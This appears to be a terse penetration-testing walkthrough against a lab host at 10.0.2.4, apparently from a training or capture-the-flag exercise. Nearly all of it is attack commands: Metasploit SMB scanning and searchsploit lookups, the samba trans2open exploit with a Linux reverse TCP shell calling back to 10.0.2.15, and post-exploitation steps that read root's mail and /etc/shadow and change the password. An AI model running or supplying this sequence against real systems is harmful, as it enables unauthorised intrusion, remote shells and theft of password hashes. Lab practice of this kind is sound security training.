10.0.2.4  Vulnerability Confirmation:  msfconsole  use auxiliary/scanner/smb/smb_version
set RHOSTS 10.0.2.4 ; run  searchsploit apache mod_ssl  searchsploit samba 2.2
Exploitation:  use exploit/linux/samba/trans2open  set RHOSTS 10.0.2.4  set LHOST
10.0.2.15  set payload payload/linux/x86/shell_reverse_tcp  run  Post-Exploitation:
whoami ; id ; uname -a  cat /etc/redhat-release  cat /var/spool/mail/root  passwd  cat
/etc/shadow
```